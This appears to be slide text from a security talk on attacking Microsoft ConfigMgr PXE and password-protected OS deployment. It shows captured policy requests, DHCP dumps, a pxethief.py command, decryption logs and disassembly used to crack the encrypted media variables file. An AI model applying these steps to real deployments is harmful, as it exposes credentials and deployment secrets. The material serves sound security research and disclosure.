
User device affinity:

Network interfaces


Respond to PXE requests on all network interfaces

Respond to PXE requests on specific network interfaces

The Moving Parts



Network Boot Password Screen



```
Administrator: X:\WINDOWS\system32\cmd.exe
X:\sms\bin\x64>type TsBootShell.ini
[Shell]
OrgName=
EnableDebugShell=true
Run=X:\sms\bin\x64\TsmBootstrap.exe /env:WinPE /configpath:%CONFIGPATH%
X:\sms\bin\x64>echo %CONFIGPATH%
X:\sms\data\

X:\sms\bin\x64>dir %CONFIGPATH%
Volume in drive X is Boot
Volume Serial Number is D60A-0DC2

Directory of X:\sms\data

07/29/2022  12:17 AM    <DIR>        .
07/29/2022  12:17 AM    <DIR>        ..
07/29/2022  12:17 AM                12,776 variables.dat
               1 File(s)                12,776 bytes
               2 Dir(s)          531,419,136 bytes free

X:\sms\bin\x64>
```

```
--aAbBcCdDv0123456789VxXyYzZ--CCM_POST /ccm_system/request HTTP/1.1
Cache-Control: no-cache
Connection: Keep-Alive
Pragma: no-cache
Content-Type: multipart/mixed; boundary="aAbBcCdDv0123456789VxXyYzZ"
Accept: */*, */*
Host: MP.configmgr.com
User-Agent: SMS CCM 5.0 TS
CCMClientID: 44c3fbd8-9839-4458-9edc-8d54980ad734
```

```
CCMClientIDSignature:
17C82E6ED8A8BFA5E81F8AB524FDA5805EDF5D2D9428BB6467E6800D48A5CFBD3EEC33CF2A9CB888AC5872FBF1521D02D3540C86C6515D447C6EE3BD10FF704EDF6F331C6FC3F6B36697AF25072201077C0A1FEF28094BCE3DF81C52D
A2E04F451527C9491EEFBBA7797D3853AF746BD415EC4C5F5A2CB98AA6596C1175180F
CCMClientTimestamp: 2022-07-24T20:25:25Z
CCMClientTimestampSignature:
647CF1D5538604F5C09EE1ACCD55701B93258845A3BBA688080FFC48C18C8B87C14334077BAB53EEC0C187985C7491F0EA38B0FA26A3C9E89897D7EE832E02BA59513BC402F429A2715972F04A2918343EE4A46B8945E4770124F836A84C
85DCE2DE56DA9BE021A7203460079D3444667204561663022C06128F7069B622CC63
Client-Name: SMS CCM 5.0 TS
Content-Length: 4740
```

```
--aAbBcCdDv0123456789VxXyYzZ
content-type: text/plain; charset=UTF-16
```

```
<<Msg SchemaVersion="1.1" ReplyCompression="zlib"><ID/><SourceID>44c3fbd8-9839-4458-9edc-8d54980ad734</SourceID><SourceHost/><TargetAddress>mp:[http]MP_PolicyManager</
TargetAddress><ReplyTo>direct:OSD</ReplyTo><Priority>3</Priority><Timeout>3600</Timeout><SentTime>2022-07-24T20:25:25Z</SentTime><Protocol>http</Protocol><Body Type="ByteRange" Offset="0" Length="728"/
><Hooks><Hook2 Name="clientauth"><Property
Name="PublicKey">0602000000A40000525341310004000001000100F175E731B0DC08E8F19F4CB69FA66FC4897B2A3A711D5DE2D6A6FBF31A64560B93B75EABF465E08C128543DD429B947B9B6857CEFB1150FFD0AB505009DE92F73623
0D0E6347A97541567328E7691DF2113D5A29D9E4E6431AD63D75760E5EAC83AC387D8977C4B238883C150DA1AE09177EE22ACD912E0EE44EFC1735DFA0BC</Property><Property
Name="ClientIDSignature">17C82E6ED8A8BFA5E81F8AB524FDA5805EDF5D2D9428BB6467E6800D48A5CFBD3EEC33CF2A9CB888AC5872FBF1521D02D3540C86C6515D447C6EE3BD10FF704EDF6F331C6FC3F6B36697AF25072201077C0
A1FEF28094BCE3DF81C52DA2E04F451527C9491EEFBBA7797D3853AF746BD415EC4C5F5A2CB98AA6596C1175180F</Property><Property
Name="PayloadSignature">991202C9733BD2EC8CFE0DEE645559D63AE917243F20BC34A570D4A8D9885759885D9DBF81122BEFE4FA6F51773DD94EAF8E22B853BF84CD338418131E04564257249F9A12026E8161C17335256B6041920
7FB88D27BB23470286FAAAB114E2D5AED5F1AE8E680B5114FE5B7532DBB5EA884866D2A95F9BEE3AD3BB2F12565</Property><Property Name="Token"><![CDATA[ClientToken:8eb7796d-00c6-479e-a34c-
cd6867e97e93;2022-07-25T06:25:24Z;3
```

```
ClientTokenSignature:
6B697D80BD2CD19A3AF5FEE47B24B1D8D386DF0066D77A6887AD117739422733AC54DBF6A9C8E95DB1177DB1D3F45F12C8A9F2AE116F13BB5C68663233245A59393C8DD2B0140D0CDE6033F1B35E014EC99F9CBF19973C14FADDED94A
9E7B36CD74D6F4562A499711F265ECFAC5B09954809889095B00E4CAB0D071C21D3F2AF
```

```
]]></Property></Hook2></Hooks><Payload Type="inline"/><TargetHost/><TargetEndpoint>MP_PolicyManager</TargetEndpoint><ReplyMode>Sync</ReplyMode><CorrelationID/><Property Name="FileType"/></Msg>
```

```
--aAbBcCdDv0123456789VxXyYzZ
content-type: application/octet-stream
```


```
<RequestAssignments SchemaVersion="1.00" RequestType="Always" Ack="False" ValidationRequested="CRC"><PolicySource>SMS:CM1</PolicySource><ServerCookie/><Resource ResourceType="Machine"/
><Identification><ClientID>44c3fbd8-9839-4458-9edc-8d54980ad734</ClientID><NetBIOSName></NetBIOSName><FQDN></FQDN><SID/></Machine></Identification></RequestAssignments>
```

```

<?xml version="1.0"?>
- <ReplyAssignments ReplyType="Full" SchemaVersion="1.00">
  - <Identification>
    - <Machine>
      <ClientID>7e548aad-4f34-4437-9925-54016909891c</ClientID>
      <NetBIOSName/>
      <FQDN/>
      <SID/>
    </Machine>
  </Identification>
  <PolicySource>SMS:CM1</PolicySource>
  <Resource ResourceType="Machine"/>
  <ServerCookie>2022-07-23 14:02:47.960</ServerCookie>
+ <Signature>
+ <PolicyAssignment PolicyAssignmentID="{a90c6b7e-3914-457b-a54f-76ea4abc9c64}">
- <PolicyAssignment PolicyAssignmentID="{b1b5412b-f047-4c50-82c3-c79fc276c321}">
  - <Policy PolicyCategory="UserConfig" PolicyPriority="20" PolicyType="User" PolicyVersion="1.00" PolicyID="{62802fb5-a1ee-4250-810a-9aa7271163e2}">
    - <PolicyLocation PolicyHash="SHA256:675605428DA8E31ECB9864AB9393EEFD5DED53F6206534BC9E85BC57D889ABFD"
      PolicyHashEx="SHA1:B77708D7FA8C7BB7672111378843EFAD4A7E4062">
      - <![CDATA[
        http://<mp>/SMS_MP/.sms_pol?{62802fb5-a1ee-4250-810a-9aa7271163e2}.1_00
      ]]>
    </PolicyLocation>
  </Policy>
</PolicyAssignment>
+ <PolicyAssignment PolicyAssignmentID="{dbc80476-4a0b-4154-af36-0ea9aa55e6b2}">
- <PolicyAssignment PolicyAssignmentID="{6a05c094-8dbc-4b70-9d92-f993e8ae644e}">
  - <Condition>
    - <Expression ExpressionLanguage="WQL" ExpressionType="until-true">
      - <![CDATA[
        @root\ccmSELECT * FROM SMS_Client WHERE ClientVersion >= "4.00.0000.0000"
      ]]>
    </Expression>
  </Condition>
  - <Policy PolicyCategory="ClientConfig" PolicyPriority="20" PolicyFlags="16" PolicyType="Machine" PolicyVersion="1.00" PolicyID="{51ac02e1-2030-4c86-b6b5-98648e6fca51}">
    - <PolicyLocation PolicyHash="SHA256:D9CC900FEDA179D9ACA1D3526BBDBE36B6F73F3A90083515E64491B991F07DDE"
      PolicyHashEx="SHA1:C9324F2F72F879DD77D77FBF22AA393EAB17EBE49">
      - <![CDATA[
        http://<mp>/SMS_MP/.sms_pol?{51ac02e1-2030-4c86-b6b5-98648e6fca51}.1_00
      ]]>
    </PolicyLocation>
  </Policy>
</PolicyAssignment>

```

Task Sequence Selection



--aAbBcCdDv1234567890VxXyYzZ--GET /SMS_MP/.sms_pol?CM120002-CM100006-6F6BCC28.8_00 HTTP/1.1

Cache-Control: no-cache

Connection: Keep-Alive

Pragma: no-cache

Content-Type: multipart/mixed; boundary="aAbBcCdDv0123456789VxXyYzZ"

Accept: */*, */*

Host: MP.configmgr.com

User-Agent: SMS CCM 5.0 TS

CCMClientID: 8eb7796d-00c6-479e-a34c-cd6867e97e93

CCMClientIDSignature:

1DE2034CEC14EFD7E9A181D76E533E29DBB47948103FFC1F99D8C6F8529659A6645AF302288EEA0E365CE41E73CA2AE16EC105E3ABBE5260E86B27C4CD0F4376965D405B438AEB11CF

A9224F3378EC8BCAE6FCE50DB28AA85E422C48ED2586F92137A247BD49989918C172012621CE269402928127C4007698717C3F618E3891

CCMClientTimestamp: 2022-07-28T22:42:33Z

CCMClientTimestampSignature:

11A0F28C743DD7C723A7877A729C09354F35BD325D94168EEEE542F61A341539514CE4BA0E693605B267B0086CC8BE84770FEA06875654923AB95A2E92AA8196E8A0B433C3F205817FA

53B57A016EC114FF63A46472FE00AC82032D628AD886F63CC223BB2D017276A63352F83E872FA3DC70BF7AC12593C96F4015133B3E118

Client-Name: SMS CCM 5.0 TS

Content-Length: 0

HTTP/1.1 200 OK

Keep-Alive: timeout=60, max=600

Content-Type: text/XML

Last-Modified: Mon, 01 Jan 2001 00:00:00 GMT

Accept-Ranges: bytes

Server: Microsoft-IIS/10.0

X-Powered-By: ASP.NET

Date: Thu, 28 Jul 2022 22:42:33 GMT

Content-Length: 288177

0..e.. *..H..

.....e.0..e....1..0.....R....v.P..c.....V0

. *..H..

.....4|.l...'Z...W...`.<}.9..*..|.c ...O..*

....A5..z...C....5.X.*.....{[...B..h..a.o...R.Q.....UE

...X?&.....#=je.r ...vww.0..d.. *..H..

...0...*..H..

....[J..l...:d.....ey.6.

Attacking Password Protected ConfigMgr OSD



Attacking PXE-Initiated OSD

Step 1

Retrieve
encrypted
media file



```
PS C:\POC> python.exe .\pxethief.py 1
```

Finding the Distribution Point

No.	Time	Source	Destination	Protocol	Length	Info
10794	3611.537490	0.0.0.0	255.255.255.255	DHCP	293	DHCP Discover - Transaction ID 0x0
10795	3611.537973	192.168.56.200	255.255.255.255	DHCP	364	DHCP Offer - Transaction ID 0x0

Server host name not given

Boot file name: SMSBoot\x86\wdsnbp.com

Magic cookie: DHCP

- > Option: (53) DHCP Message Type (Offer)
- > Option: (1) Subnet Mask (255.255.255.0)
- > Option: (58) Renewal Time Value
- > Option: (59) Rebinding Time Value
- > Option: (51) IP Address Lease Time
- > Option: (54) DHCP Server Identifier (192.168.56.200)
- > Option: (6) Domain Name Server
- ▼ Option: (66) TFTP Server Name
 - Length: 15
 - TFTP Server Name: 192.168.56.201
- ▼ Option: (67) Bootfile name
 - Length: 23
 - Bootfile name: SMSBoot\x86\wdsnbp.com
- > Option: (255) End

```
0140  c8 42 0f 31 39 32 2e 31 36 38 2e 35 36 2e 32 30 .B.192.168.56.201
0150  31 00 43 17 53 4d 53 42 6f 6f 74 5c 78 38 36 5c 1.C.SMSBoot\x86\
0160  77 64 73 6e 62 70 2e 63 6f 6d 00 ff wdsnbp.com..
```


Client IP address: 192.168.56.150
 Your (client) IP address: 0.0.0.0
 Next server IP address: 192.168.56.101
 Relay agent IP address: 0.0.0.0
 Client MAC address: VMware_6e:ca:b5 (00:0c:29:6e:ca:b5)
 Client hardware address padding: 00000000000000000000
 Server host name not given
 Boot file name: smsboot\JHB00003\x64\pxeboot.com
 Magic cookie: DHCP

- > Option: (53) DHCP Message Type (ACK)
- > Option: (54) DHCP Server Identifier (192.168.56.101)
- > Option: (97) UUID/GUID-based Client Identifier
- > Option: (60) Vendor class identifier
- ▼ Option: (243) Private
 - Length: 32
 - Value: 02000116534d5354656d705c303030303030303037382e76...
- > Option: (252) Private/Proxy autodiscovery
- ▼ Option: (255) End
 - Option End: 255

0110	00 00 00 00 00 00 63 82	53 63 35 01 05 36 04 c0c Sc5..6..
0120	a8 38 65 61 11 00 2a 8c	4d 9d c1 6c 42 41 83 87	.8ea..*. M..lBA..
0130	ef c6 d8 73 c6 d2 3c 09	50 58 45 43 6c 69 65 6e	...s.<. PXEClie
0140	74 f3 20 02 00 01 16	53 4d 53 54 65 6d 70 5c 30	t.S MStemp\0
0150	30 30 30 30 30 30 30 37	38 2e 76 61 72 03 04 53	0000007 8.var..S
0160	43 43 4d fc 20 53 4d 53	54 65 6d 70 5c 4a 48 42	CCM. SMS Temp\JHB
0170	30 30 30 30 33 2d 30 38	31 39 32 2d 30 30 30 30	00003-08 192-0000
			1.bcd.

Attacking PXE-Initiated OSD

Step 1

Retrieve encrypted media file



Step 2



Crack encrypted media file

Decrypting the media variables file

Microsoft Endpoint Configuration Manager

Task Sequence Wizard

Select a task sequence to run.

smsts - Notepad

```
File Edit Format View Help
<![LOG[WelcomePage::OnWizardNext()]LOG!]><time="00:30:02.994+480" date="08-01-2022"
component="TSMBootstrap" context="" type="0" thread="1372"
file="tsmediawelcomepage.cpp:341">
<![LOG[Loading Media Variables from "X:\sms\data\variables.dat"]LOG!]
><time="00:30:02.994+480" date="08-01-2022" component="TSMBootstrap" context="" type="1"
thread="1372" file="tsremovablemedia.cpp:322">
<![LOG[CryptDecrypt (hKey, 0, 1, 0, pData, &dwDecryptedLen), HRESULT=80090005 (X:\bt
\1022896\repo\src\Framework\smscrypt\windes.cpp,161)]LOG!]><time="00:30:02.994+480"
date="08-01-2022" component="TSMBootstrap" context="" type="0" thread="1372"
file="windes.cpp:161">
<![LOG[SMS::Crypto::DES::DecryptBuffer( (BYTE*)pszPassword, (DWORD)wcslen
(pszPassword)*sizeof(WCHAR)), encryptedBuffer.getBuffer(), (DWORD)encryptedBuffer.size(),
pbDecryptedBuffer, dwDecryptedBufferSize ), HRESULT=80090005 (X:\bt\1022896\repo\src
\Framework\TSCore\tsremovablemedia.cpp,387)]LOG!]><time="00:30:02.994+480" date="08-01-
2022" component="TSMBootstrap" context="" type="0" thread="1372"
file="tsremovablemedia.cpp:387">
<![LOG[Loading Media Variables from "X:\sms\data\variables.dat"]LOG!]
><time="00:30:02.994+480" date="08-01-2022" component="TSMBootstrap" context="" type="1"
thread="1372" file="tsremovablemedia.cpp:322">
<![LOG[CryptDecrypt (hKey, 0, 1, 0, pData, &dwDecryptedLen), HRESULT=80090005 (X:\bt
\1022896\repo\src\Framework\smscrypt\windes.cpp,161)]LOG!]><time="00:30:02.994+480"
date="08-01-2022" component="TSMBootstrap" context="" type="0" thread="1372"
file="windes.cpp:161">
<![LOG[SMS::Crypto::DES::DecryptBuffer( (BYTE*)pszPassword, (DWORD)wcslen
(pszPassword)*sizeof(WCHAR)), encryptedBuffer.getBuffer(), (DWORD)encryptedBuffer.size(),
pbDecryptedBuffer, dwDecryptedBufferSize ), HRESULT=80090005 (X:\bt\1022896\repo\src
\Framework\TSCore\tsremovablemedia.cpp,387)]LOG!]><time="00:30:02.994+480" date="08-01-
2022" component="TSMBootstrap" context="" type="0" thread="1372"
file="tsremovablemedia.cpp:387">
```

```

C:\WINDOWS\system32\cmd.exe
cd ..

temp
>cd SMSTSLog

\SMSTSLog>dir
e X is Boot
Number is D60A-0DC2

: \Windows\temp\SMSTSLog
29 AM <DIR> .
29 AM <DIR> ..
29 AM 65,976 smsts.log
1 File(s) 65,976 bytes
2 Dir(s) 534,495,232 bytes free

\SMSTSLog>notepad smsts.log

\SMSTSLog>
```

Address	Disassembly	Destination
00007FF746E58F0D	call qword ptr ds: [&CertFreeCertificateContext]	<crvpt32.CertFreeCertific
00007FF746E669B3	call qword ptr ds: [&CertFreeCertificateContext]	<crvpt32.CertFreeCertific
00007FF746E669C5	call qword ptr ds: [&CertCloseStore]	<crvpt32.CertCloseStore>
00007FF746E7172C	call qword ptr ds: [&CertFreeCertificateContext]	<crvpt32.CertFreeCertific
00007FF746E71741	call qword ptr ds: [&CertCloseStore]	<crvpt32.CertCloseStore>
00007FF746E9819E	call qword ptr ds: [&CrvptAcquireContextw]	<advapi32.CrvptAcquireCor
00007FF746E98233	call qword ptr ds: [&CrvptCreateHash]	<advapi32.CrvptCreateHash
00007FF746E982BC	call qword ptr ds: [&CrvptHashData]	<advapi32.CrvptHashData>
00007FF746E98353	call qword ptr ds: [&CrvptDeriveKey]	<advapi32.CrvptDeriveKey>
00007FF746E983F6	call qword ptr ds: [&CrvptGetKeyParam]	<advapi32.CrvptGetKeyPara
00007FF746E98595	call qword ptr ds: [&CrvptEncrypt]	<advapi32.CrvptEncrypt>
00007FF746E987A2	call qword ptr ds: [&CrvptDestroyKey]	<advapi32.CrvptDestroyKey
00007FF746E987B2	call qword ptr ds: [&CrvptDestroyHash]	<advapi32.CrvptDestroyHas
00007FF746E987C4	call qword ptr ds: [&CrvptReleaseContext]	<advapi32.CrvptReleaseCor
00007FF746E98A0F	call qword ptr ds: [&CrvptAcquireContextw]	<advapi32.CrvptAcquireCor
00007FF746E98AA4	call qword ptr ds: [&CrvptCreateHash]	<advapi32.CrvptCreateHash
00007FF746E98B2D	call qword ptr ds: [&CrvptHashData]	<advapi32.CrvptHashData>
00007FF746E98BC3	call qword ptr ds: [&CrvptDeriveKey]	<advapi32.CrvptDeriveKey>
00007FF746E98D03	call qword ptr ds: [&CrvptDecrypt]	<advapi32.CrvptDecrypt>
00007FF746E98F32	call qword ptr ds: [&CrvptDestroyKey]	<advapi32.CrvptDestroyKey
00007FF746E98F42	call qword ptr ds: [&CrvptDestroyHash]	<advapi32.CrvptDestroyHas
00007FF746E98F54	call qword ptr ds: [&CrvptReleaseContext]	<advapi32.CrvptReleaseCor
00007FF746E990D9	call qword ptr ds: [&CrvptDecryptMessage]	<crvpt32.CrvptDecryptMess
00007FF746E991EF	call qword ptr ds: [&CrvptDecryptMessage]	<crvpt32.CrvptDecryptMess
00007FF746E99F3E	call qword ptr ds: [&CrvptAcquireContextw]	<advapi32.CrvptAcquireCor
00007FF746E9A0A0	call qword ptr ds: [&CrvptImportKey]	<advapi32.CrvptImportKey>
00007FF746E9A137	call qword ptr ds: [&CrvptSetKeyParam]	<advapi32.CrvptSetKeyPara
00007FF746E9A1C6	call qword ptr ds: [&CrvptSetKeyParam]	<advapi32.CrvptSetKeyPara
00007FF746E9A621	call qword ptr ds: [&CrvptDecrypt]	<advapi32.CrvptDecrypt>
00007FF746E9A828	call qword ptr ds: [&CrvptDestroyKey]	<advapi32.CrvptDestroyKey
00007FF746E9A83D	call qword ptr ds: [&CrvptReleaseContext]	<advapi32.CrvptReleaseCor
00007FF746E9C03D	call qword ptr ds: [&CertFreeCertificateContext]	<crvpt32.CertFreeCertific
00007FF746E9CB95	call qword ptr ds: [&CertFreeCertificateContext]	<crvpt32.CertFreeCertific
00007FF746E9DA4D	call qword ptr ds: [&CertFindCertificateInStore]	<crvpt32.CertFindCertific
00007FF746E9DA67	call qword ptr ds: [&CertDuplicateCertificateContext]	<crvpt32.CertDuplicateCer
00007FF746E9DB1E	call qword ptr ds: [&CertFreeCertificateContext]	<crvpt32.CertFreeCertific
00007FF746E9DBC8	call qword ptr ds: [&CertOpenStore]	<crvpt32.CertOpenStore>
00007FF746E9DE5F	call qword ptr ds: [&CertDeleteCertificateFromStore]	<crvpt32.CertDeleteCertif
00007FF746E9DF04	call qword ptr ds: [&CertDeleteCertificateFromStore]	<crvpt32.CertDeleteCertif
00007FF746E9DF9B	call qword ptr ds: [&CertFreeCertificateContext]	<crvpt32.CertFreeCertific
00007FF746E9DFC3	call qword ptr ds: [&CertFreeCertificateContext]	<crvpt32.CertFreeCertific
00007FF746E9DFE1	call qword ptr ds: [&CertCloseStore]	<crvpt32.CertCloseStore>
00007FF746E9E0D1	call qword ptr ds: [&CrvptEncodeObject]	<crvpt32.CrvptEncodeObjec
00007FF746E9E10C	call qword ptr ds: [&CrvptEncodeObject]	<crvpt32.CrvptEncodeObjec
00007FF746E9E233	call qword ptr ds: [&CertStrToNameW]	<crvpt32.CertStrToNameW>
00007FF746E9E7B1	call qword ptr ds: [&CertStrToNameW]	<crvpt32.CertStrToNameW>
00007FF746E9EAB9	call qword ptr ds: [&CertCreateSelfSignCertificate]	<crvpt32.CertCreateSelfSt
00007FF746E9EB1E	call qword ptr ds: [&CertCreateSelfSignCertificate]	<crvpt32.CertCreateSelfSt

```
tsmbootstrap.00007FF746E98BC3  
call qword ptr ds:[<&CryptDeriveKey>]  
test eax,eax  
jne tsmbootstrap.7FF746E98C3E
```

```
tsmbootstrap.00007FF746E98C3E  
mov r15d,dword ptr ds:[rdi+8]  
mov dword ptr ss:[rsp+5C],r15d  
mov r8d,r15d  
mov edx,8  
mov rcx,qword ptr ds:[7FF7476FA2E8]  
call qword ptr ds:[<&RtlAllocateHeap>]  
mov r14,rax  
mov qword ptr ss:[rsp+78],rax  
test rax,rax  
jne tsmbootstrap.7FF746E98CCF
```

```
7FF746E98CCF  
ds:[rdi+8]  
ds:[rdi+14]  
7FF74709CD30  
ds:[rdi+8]  
rsp+58],eax  
ss:[rsp+58]  
rsp+28],rax  
rsp+20],r14  
ds:[r9+1]  
ss:[rsp+70]  
[<&CryptDecrypt>]  
7FF746E98D7E
```



CPU Graph Log

RIP → ● FF15 5EB72800
● 85C0
● 75 71
● FF15 3CBD2800
● 0FB7D8
● 81CB 00000780

```
C++  
  
BOOL CryptCreateHash(  
